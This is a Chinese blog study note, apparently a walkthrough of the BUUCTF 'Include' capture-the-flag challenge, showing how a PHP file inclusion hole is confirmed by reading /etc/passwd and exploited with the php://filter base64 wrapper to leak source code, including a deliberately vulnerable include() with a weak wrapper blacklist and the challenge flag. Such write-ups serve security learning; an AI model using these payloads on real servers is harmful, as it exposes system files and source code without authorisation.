BUUCTF学习笔记-Include

原创


晓德 于 2020-09-27 22:51:42 发布 802 收藏 2

文章标签： 安全 php

本文链接：https://blog.csdn.net/weixin_42271850/article/details/108785043

BUUCTF学习笔记-Include

> 时间：2020/09/24
> 考点：文件包含



tips

打开页面只有一个**a**标签的超链接，指向的是 `?file=flag.php` 。结合题目的名称不难联想到这是一题文件包含的题目。

Can you find out the flag?

看到当 `?file=flag.php` 时，页面返回**Can you find out the flag**。先输入 `?file=/etc/passwd` ，确认一下有没有返回，是否真的有文件包含的漏洞。

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nol
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sb
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nol
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:209:209:smmsp:/var/spool/mqueue:
nobody:x:65534:65534:nobody:/:/sbin/nologin www-data:x:82:82:Linux User,,,:/home/www-data:/sbin/nologin nginx:x:100:101:nginx:/var/

看到确实存在文件包含漏洞，目前又没有其他的信息。我们不知道真正的flag藏在那个页面中。所以只能先用文件包含漏洞中 `php://filter/convert.base64-encode/resource` 伪协议帮我们返回已知页面的代码。输入 `?file=php://filter/convert.base64-encode/resource=index.php` 就能得到**index.php**的源代码的base64密文。解密后得到一下内容：

```php
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")
){
 exit('hacker!');
}
if($file){
 include($file);
}else{
 echo '<a href="?file=flag.php">tips</a>';
}
?>
```

大概意思就是过滤了php的几个伪协议，但刚好没过滤我们这个。
所以可以我们可以看到返回的结果
那现在就取一下flag.php的内容

> 输入 `?file=php://filter/convert.base64-encode/resource=flag.php` 就能得到**flag.php**的源代码的base64密文。解密后得到一下内容里面就有flag：

```php
<?php
echo "Can you find out the flag?";
//flag{5fab4301-260a-44e7-b953-c4075fd8c179}
```